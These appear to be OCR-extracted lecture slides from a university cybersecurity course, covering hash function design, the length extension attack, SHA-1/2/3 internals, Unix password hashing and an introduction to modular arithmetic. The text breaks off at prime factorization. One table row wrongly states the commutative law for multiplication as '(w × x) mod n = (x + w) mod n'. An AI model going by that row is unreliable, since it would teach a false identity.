  - **An H function may be also used to build a cipher**
  - **one-time pad**
    - just as OFB (and CRT), generating a pseudorandom bit stream and encrypting the message just by a simple $\oplus$
    - the pseudorandom stream is generated starting from a hash of a secret
    - e.g. $O_1=H(K_{AB}||IV)$, $O_2=H(K_{AB}||O_1)$, .. , $O_i=H(K_{AB}||O_{i-1})$
    - same problems as OFB
  - **mixing in the plaintext**
    - as in CFB, the plaintext is mixed in the bit stream generation
    - $B_1=H(K_{AB}||IV)$, $B_2=H(K_{AB}||C_1)$, .. , $B_i=H(K_{AB}||C_{i-1})$
    - $C_1=M_1\oplus B_1$, $C_2=M_2\oplus B_2$, .. , $C_i=M_i\oplus B_i$


Merkle-Damgard Hash functions

- Most hash functions *H* are designed as iterative processes which hash arbitrary length inputs *m* by processing successive fixed-size blocks of the input
  - Expand *m* to $(M_1,M_2,\ldots,M_L)$, with a total of $L \cdot r$ bits
  - For $i=1$ to L, compute $V_i = C(V_{i-1},M_i)$
  - Finally, set $H(m) = h = V_L$
- If appropriate padding is used and compression function *C* is collision-resistant, then the hash function is collision-resistant (Merkle-Damgard)



Padding

- Message processed in *r*-bit blocks
  - **input message needs to be padded in order to make the total length multiple of *r***
  - **message padding is not required to be invertible**
- Example of message padding (used by MD5, SHA)
  - **first bit is set to "1"**
  - **last *q* bits encode the length of the unpadded message mod 2^q**
  - **from *0* to up *r-1* bits set to "0" are added in the middle**
    - such that the total length of the padded message is multiple of *r*
  - **e.g.**
    - r=512, q=64
    - r=1024, q=128




Attacks to Merkle-Damgard hash functions

- Length extension attack
  - **possible attack to Merkle-Damgard hash functions**
  - **given $h=H(m)$, it is possible to select an new message m' and compute $h'=H(m//m')$ without unknowing m when only the padding bits $pad(m)$ are known**
    - e.g. the m length known and the padding bits are function of the length
  - steps:
    - m' is chosen as $pad(m)//m''$, where m'' is any arbitrary message
    - the attack uses h as an initial internal hash state for computing h'
    - in fact, if we write $H(x) = H'(V0,x)$ where $V0$ is the IV of the algorithm H
      - given $m' = pad(m)//m''$, then
      - $h' = H(m||m') = H(m||pad(m)||m'') = H'(V0,m||pad(m)||m'')$
    - from Merkle-Damgard structure we have:
      - $H'(V0,m||pad(m)||m'') = H'(H(m),m'') = H'(h,m'')$
      - that means that, given h we can compute $h'=H(m//m')$

Structure of Hash functions (cont.)

- Possible alternative structure to protect against length extension attacks:
  - **Wide-Pipe Hash**
    - consider an internal state V_i of $b>n$ bits
    - for $i=1$ to L, compute $V_i = C(V_{i-1}, M_i)$
    - finally, set $H(m) = h = C'(V_L)$, n bits



Secure Hash Standard (SHS/SHA)

- Set of cryptographically secure hash algorithms specified by NIST as message digest functions
  - **employed in several widely used security applications and protocols, e.g. TLS/SSL, PGP, SSH, S/MIME, IPsec, etc.**
- The original specification of the algorithm was published in 1993 as the Secure Hash Standard, FIPS PUB 180, by NIST (SHA-0)
- Successively revised by the following standards
  - **SHA-1 (1995)**
    - like SHA-0, it produces a message digest that is 160 bits long
  - **SHA-224, SHA-256, SHA-384, SHA-512 (SHA-2, 2001)**
    - produce digests that are respectively 224, 256, 384, 512 bits long
  - **SHA3-224, SHA3-256, SHA3-384, SHA3-512, SHAKE128, SHAKE256 (2015)**
    - SHAKE128 and SHAKE256 produce variable length output
      - extendable output function (XOF)

SHA standards

	Algorithm	Output size (bits)	Internal state (bits)	Block size (bits)	Word size (bits)	Rounds	Security $O(2^k)$
	SHA-1	160	160	512	32	80	<63(*)
SHA-2	SHA-224	224	256	512	32	64	112
	SHA-256	256	256	512	32	64	128
	SHA-384	384	512	1024	64	80	192
	SHA-512	512	512	1024	64	80	256
SHA-3	SHA3-224	224	1600	1152	64	24	112
	SHA3-256	256	1600	1088	64	24	128
	SHA3-384	384	1600	832	64	24	192
	SHA3-512	512	1600	576	64	24	256
	SHAKE128	any	1600	1344	64	24	<128
	SHAKE256	any	1600	1088	64	24	<256


(*) SHA1 collision found (Feb, 2017)

SHA-1

- Secure Hash Standard 1 (SHA-1)
  - **published in 1995**
  - **differs from SHA-0 only by a single bitwise rotation in the message schedule of its compression function**
    - this was done to correct a flaw in the original algorithm which reduced its cryptographic security
- It produces a 160-bit (5 32bit-words) digest
- Based on principles similar to those used by MD5 message
  - **little slower than MD5 and little more secure**
- Operates in stages (as MD5)
  - **processes 512 bit blocks**
  - **uses the same padding mechanism of the MD5**

SHA-1 (cont.)

- Processing of one 512bit block of the input message:
  - **The 160bit state is view as 5x 32bit words**
    - A B C D E
  - **Each 512bit input block has 16 words**
    - $Y = X_0\ X_1\ ..\ X_{15}$
  - **Makes 80 rounds for each input block**
  - **In each round *t***
    - uses a word W_t derived by $X_0,X_1,..,X_{15}$
    - uses a different constant word K_t out of 4
    - uses a different function F_t out of 4
      - $Ch(x,y,z)=(x \wedge y) \oplus (!x \wedge z)$ $0 \le t \le 19$
      - $Parity(x,y,z)=x \oplus y \oplus z$ $20 \le t \le 39$
      - $Maj(x,y,z)=(x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z)$ $40 \le t \le 59$
      - $Parity(x,y,z)=x \oplus y \oplus z$ $60 \le t \le 79$




$T = ROTL_5(A)+F_t(B,C,D)+E+K_t+W_t$
$E = D$
$D = C$
$C = ROTL_{30}(B)$
$B = A$
$A = T$
with additions mod 2^32

SHA-1 security

- Collision resistance of SHA-1 is broken
  - **2005–2012, theoretical collision attacks improve progressively**
  - **first practical collision: SHAttered (2017)**
  - **chosen-prefix collisions: practical (2020)**
    - Given two prefixes P and P', find suffixes S, S' such that: $H(P \| S) = H(P' \| S')$
  - **complexity ≈ 2^{63}, far below the ideal 2^{80}**
    - so SHA-1 is completely unsafe for collision-sensitive uses
- Preimage resistance holds for SHA-1
  - **no practical preimage attack is known**
    - ideal preimage cost 2^{160}
    - best known attacks (as of now) are still far from practical
      - only small theoretical improvements (negligible vs brute force)
- SHA-1 is considered insecure overall
  - **many protocols rely on collisions, like digital signatures and certificates**

SHA-2

- SHA-224, SHA-256, SHA-384, and SHA-512
- SHA-256 and SHA-512 are computed with 32- and 64-bit words, respectively
  - **use different shift amounts and additive constants**
  - **different number of rounds**
- SHA-224 and SHA-384 are simply truncated versions of the first two, computed with different initial values
- SHA-256 and SHA-512 perform 64 and 80 rounds, respectively



$T_1=H+\Sigma1(E)+Ch(E,F,G)+K_t+W_t$
$T_2=\Sigma0(A)+Maj(A,B,C)$
$H = G$
$G = F$
$E = D+T_1$
$D = C$
$C = B$
$B = A$
$A = T_1+T_2$

$Ch(x,y,z)=(x \wedge y) \oplus (!x \wedge z)$
$Maj(x,y,z)=(x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z)$
$\Sigma0(X)=ROTR_{s1}(X) \oplus ROTR_{s2}(X) \oplus ROTR_{s3}(X)$
$\Sigma1(X)=ROTR_{s4}(X) \oplus ROTR_{s5}(X) \oplus ROTR_{s6}(X)$


SHA-3

- SHA-1 has been attacked (collision attack)
- SHA-2 security is not yet as well-established
  - **not received as much scrutiny as SHA-1**
  - **although no practical attacks have yet been reported, SHA-2 is algorithmically similar to SHA-1**
- SHA-3
  - **chosen in 2012 after a public competition started by NIST in 2008**
    - similar to the development process for AES
    - NIST standard published in 2015
  - **hash function formerly called Keccak**
  - **it supports the same hash lengths as SHA-2**
  - **4 cryptographic hash functions and 2 extendable-output functions**
  - **internal structure differs significantly from SHA-1 and SHA-2**
    - it is a *cryptographic sponge function*

Cryptographic Sponge Functions

- Generalize hash functions to more general functions whose output length is arbitrary
  - **variable-length input variable-length output function based on a fixed length transformation or permutation *f* operating on a fixed number *b* of bits (the width)**
    - the block transformation *f* operates on a state of $b = r + c$ bits
      - the value *r* is called the bitrate and the value *c* the capacity
      - default values for Keccak are $r = 576$ bits, $c = 1024$ bits ($b = 1600$ bits)
  - **it processes blocks in two phases:**
    - the absorbing phase
      - the *r*-bit input message blocks are XORed into the first *r* bits of the state, interleaved with applications of the function *f*
    - the squeezing phase
      - the first *r* bits of the state are returned as output blocks Z_i, $i=1..k$, interleaved with applications of the function *f*
      - the number of iterations is determined by the requested number of bits ℓ
        - » $k = \lceil \ell / r \rceil$


Cryptographic Sponge Functions



- If the desired output length ℓ satisfies $\ell \leq b=r+c$, then at the completion of the absorbing phase, the first ℓ bits of the state are returned and the sponge construction terminates
- otherwise, the sponge construction enters the squeezing phase

SHA-3 (cont.)

- In SHA-3 the block transformation *f* takes as input a 1600 bits consisting of *b=r+c* bits
  - **it is a permutation that uses XOR, AND and NOT operations**
  - **the 1600 bit state is organized as a 5×5 matrix of 64-bit words**
    - or a 3-dimesion bit array A[x,y,z] where z is the index of the bit within the word
  - **the permutation function consists of 24 rounds of processing**
    - each round consists of five steps (functions) denoted by θ, ρ, π, χ, and ι




SHA-3 (cont.)

- State array A[x, y, z] = S[w(5y+x) + z] , where S is the bit string
- θ(**A**)
  - **A′[*x*,*y*,*z*] = A[*x*,*y*,*z*] ⊕ *D*[*x*,*z*]**
  - ***D*[*x*,*z*] = *C*[(*x*-1) mod 5, *z*] ⊕ *C*[(*x*+1) mod 5, (*z*–1) mod *w*]**
  - ***C*[*x*,*z*] = A[*x*,0,*z*] ⊕ A[*x*,1,*z*] ⊕ A[*x*,2,*z*] ⊕ A[*x*,3,*z*] ⊕ A[*x*,4,*z*]**
- ρ(**A**)
  - **A′[0,0,*z*] = A[0,0,*z*]**
  - **let (*x*,*y*) = (1,0), for *t* from 0 to 23:**
    - **A′**[*x*,*y*,*z*]=**A**[*x*,*y*,(*z*–(*t*+1)(*t*+2)/2) mod *w*]
    - let (*x*,*y*)=(*y*,(2*x*+3*y*) mod 5)
- π(**A**)
  - **A′[*x*,*y*,*z*]= A[(*x*+3*y*) mod 5,*x*,*z*]**
- χ(**A**)
  - **A′[*x*,*y*,*z*] = A[*x*,*y*,*z*]⊕((A[(*x*+1) mod 5,*y*,*z*] ⊕ 1)·A[(*x*+2) mod 5,*y*,*z*])**
- ι(**A**,i_r)
  - **let *RC* = 0^w**
  - **for *j* from 0 to $log_2 w$, let *RC*[2^j – 1] = *rc*(*j*+7i_r)**
  - **A[0,0,*z*] = A[0,0,*z*] ⊕ *RC*[*z*]**
  - **the effect is to modify some of the bits of *Lane*(0, 0) in a manner that depends on the round index i_r**
    - the other 24 lanes are not affected by ι

Using secret key algorithm for creating a Hash Function

- A hash function can be built by means of a block ciphers
  - **the message is padded ad divided in blocks**
    - $M_1, M_2, \ldots, M_n$
  - **each block is used to encrypt the output of the previous operation**
    - $H_i = E_{M_i} [H_{i-1}]$
    - $H_0=0$
  - **use final block as the hash value**



- Resulting hash can be too small (e.g. 64 or 128 bits)
- Not very fast to compute


Example: Unix password hashing

- The orginal UNIX password hash "crypt function" uses DES to generate a hash of a password
  - **first convert the passwd (the message) into a “secret key”**
    - the 7bit ASCII codes of the first 8 chars form the 56bit key
  - **the key is used to encrypt the number 0 with a modified DES**
    - 25 DES passes are performed
    - the modified DES is used to prevent HW accelerators designed to DES to be used to reverse the passwd hash
    - the modified algorithm uses a 12-bit random number (salt)
  - **the salt and the final ciphertext are base64-encoded into a printable string stored in the password or shadow file**
- Other Unix/Linux password "crypt" functions have been added
  - **currently there are:**
    - the original DES-based crypt function
    - hash-based functions (e.g. MD5-crypt function), where common hash function such as MD5 or SHA-1 are used
      - such functions generally allow users to have any length password (> 8bytes), and do not limit the password to ASCII (7-bit) text

Example: Unix password hashing (cont.)

- The MD5-crypt function is really not a straight implementation of MD5
  - **first the password and salt are MD5 hashed together in a first digest**
  - **then 1000 iteration loops continuously remix the password, salt and intermediate digest values**
  - **the output of the last of these rounds is the resulting hash**
- A typical output of the stored password together with username, salt, and other information is:

alice:1BZftq3sP$xEeZmr2fGEnKjVAxzjQo68:12747:0:99999:7:::



Keyed Hash Functions

- Cryptographic one-way functions that create a small fixed-sized block depending on an input message *m* and a secret key K
  - $F_k(m) = F(k,m)$
- The simplest way to build such a function could be to combine an Hash function with the secret key
  - **e.g. F(k,m) ≡ H(k||m)**
    - but vulnerable to length extension attacks (if H is MD-based)
- MAC functions are particular keyed hash functions with a *specific goal*:
  - **ensure integrity + authenticity of a message**
  - **security properties (one-way, collision resistant, etc.)**
    - even if attacker sees tags for many messages they cannot forge a valid tag for a new message
  - **example: HMAC (RFC 2104), MAC based on hash function**
  - **see later**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Introduction to Number Theory and Modular Arithmetic

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026


Modular Arithmetic

- Division theorem (Euclidian division or division with remainder):
  - **given two integer a, n, ∃ unique q and r (0≤r<|n|) : a= qn + r**
    - q =(def) quotient = ⌊a/n⌋
    - r =(def) remainder
- Define **modulo operator** `a mod n` to be remainder when `a` is divided by `n` (called the **modulus**)
  - **r = a mod n (called also the residue of a mod n)**
- Given two integers a and b, they are said to be "**congruent** modulo *n*" if, when divided by n, a and b have same remainder
  - **it means that (a mod n) = (b mod n)**
  - **Use the term congruence for: $a \equiv b \pmod{n}$**
- Examples
  - **100 ≡ 34 (mod 11)**
  - **residue of negative integer: -12 mod 7 = -5 mod 7 = 2 mod 7 = 2 (=-12+14)**

Modular Arithmetic (cont.)

- All operations are reduced modulo *n*
  - **they have a result between 0 and *n-1***
  - ***e.g.***
    - *4+6 mod 8*
    - *3*7 mod 10*

- It is “clock arithmetic”
  - **uses a finite number of values, and loops back from either end**
  - **do addition & multiplication and modulo reduce**



Modular Arithmetic (cont.)

- **Say a non-zero number** n **divides** a **if** $a \bmod n = 0$
  - **no remainder**
  - **denote this** $n \mid a$
    - and say also that n is a divisor of a
  - **n|a ⇔ a ≡ 0 (mod n)**

- Example
  - **all of 1,2,3,4,6,8,12,24 divide 24**

Modular Arithmetic (cont.)

- Properties of congruence:
  - **$a \equiv b \pmod n \Leftrightarrow b \equiv a \pmod n$**
  - **$a \equiv b \pmod n \Leftrightarrow a-b \equiv 0 \pmod n \Leftrightarrow n|(a-b)$**
  - **$\forall k , a \equiv a + kn \pmod n$**
  - **$a \equiv b \pmod n$ and $b \equiv c \pmod n \Rightarrow a \equiv c \pmod n$**
- Properties of addition, subtraction and product:
  - **a op b ≡ (a mod n) op (b mod n) (mod n)**
  - **i.e. (a op b) mod n = ((a mod n) op (b mod n)) mod n**
    - with: op = +, -, *
  - **result: can do reduction at any point, i.e.**
    - (a+b) mod n = ((a mod n) + (b mod n)) mod n
  - **the property with the product leads also the following result:**
    - $a^k \equiv (a \bmod n)^k \pmod n$, i.e. $a^k \bmod n = (a \bmod n)^k \bmod n$
- Example of use:
  - **10^3 mod 7 = 1000 mod 7 = 142*7 + 6 = 6**
    - however it is easier to compute as:
      10^3 mod 7 = (10 mod 7) ^3 mod 7 = 3^3 mod 7 = 27 mod 7 = 6

Z_n

- Z_n is defined as the set of all integers ≥0 and <n
  - $Z_n = \{0, 1, \ldots, n-1\}$
  - **called set of residues (mod *n*), or set of remainders (mod *n*), or set of residue classes (mod *n*)**
- Z_n forms a commutative ring for addition with a multiplicative identity element

Property	Expression
Commutative Laws	$(w + x) \bmod n = (x + w) \bmod n$ $(w \times x) \bmod n = (x + w) \bmod n$
Associative Laws	$[(w + x) + y] \bmod n = [w + (x + y)] \bmod n$ $[(w \times x) \times y] \bmod n = [w \times (x \times y)] \bmod n$
Distributive Law	$[w \times (x + y)] \bmod n = [(w \times x) + (w \times y)] \bmod n$
Identities	$(0 + w) \bmod n = w \bmod n$ $(1 \times w) \bmod n = w \bmod n$
Additive Inverse ($-w$)	For each $w \in Z_n$, there exists a z such that $w + z \equiv 0 \bmod n$

Example – Arithmetic modulo 8

Addition modulo 8

+	0	1	2	3	4	5	6	7
0	0	1	2	3	4	5	6	7
1	1	2	3	4	5	6	7	0
2	2	3	4	5	6	7	0	1
3	3	4	5	6	7	0	1	2
4	4	5	6	7	0	1	2	3
5	5	6	7	0	1	2	3	4
6	6	7	0	1	2	3	4	5
7	7	0	1	2	3	4	5	6

Multiplication modulo 8

×	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6	7
2	0	2	4	6	0	2	4	6
3	0	3	6	1	4	7	2	5
4	0	4	0	4	0	4	0	4
5	0	5	2	7	4	1	6	3
6	0	6	4	2	0	6	4	2
7	0	7	6	5	4	3	2	1

Additive and multiplicative inverses modulo 8

w	$-w$	w^{-1}
0	0	—
1	7	1
2	6	—
3	5	3
4	4	—
5	3	5
6	2	—
7	1	7

Example – Arithmetic modulo 7

Addition modulo 7

+	0	1	2	3	4	5	6
0	0	1	2	3	4	5	6
1	1	2	3	4	5	6	0
2	2	3	4	5	6	0	1
3	3	4	5	6	0	1	2
4	4	5	6	0	1	2	3
5	5	6	0	1	2	3	4
6	6	0	1	2	3	4	5

Multiplication modulo 7

×	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6
2	0	2	4	6	1	3	5
3	0	3	6	2	5	1	4
4	0	4	1	5	2	6	3
5	0	5	3	1	6	4	2
6	0	6	5	4	3	2	1

Additive and multiplicative inverses modulo 7

w	$-w$	w^{-1}
0	0	—
1	6	1
2	5	4
3	4	5
4	3	2
5	2	3
6	1	6

Prime Numbers

- Prime numbers only have divisors of 1 and self
  - **they cannot be written as a product of two other numbers**
  - **note: according to the previous definition, 1 is usually not considered prime**
- e.g. 2,3,5,7 are prime, 4,6,8,9,10 are not
- Prime numbers are central to number theory
- List of prime numbers less than 200 is:

```
2 3 5 7 11 13 17 19 23 29 31 37 41 43 47 53 59 61 67 71 73 79 83 89
97 101 103 107 109 113 127 131 137 139 149 151 157 163 167 173 179
181 191 193 197 199
```

Prime Factorization

- To **factor** a number n is to write it as a product of other numbers:
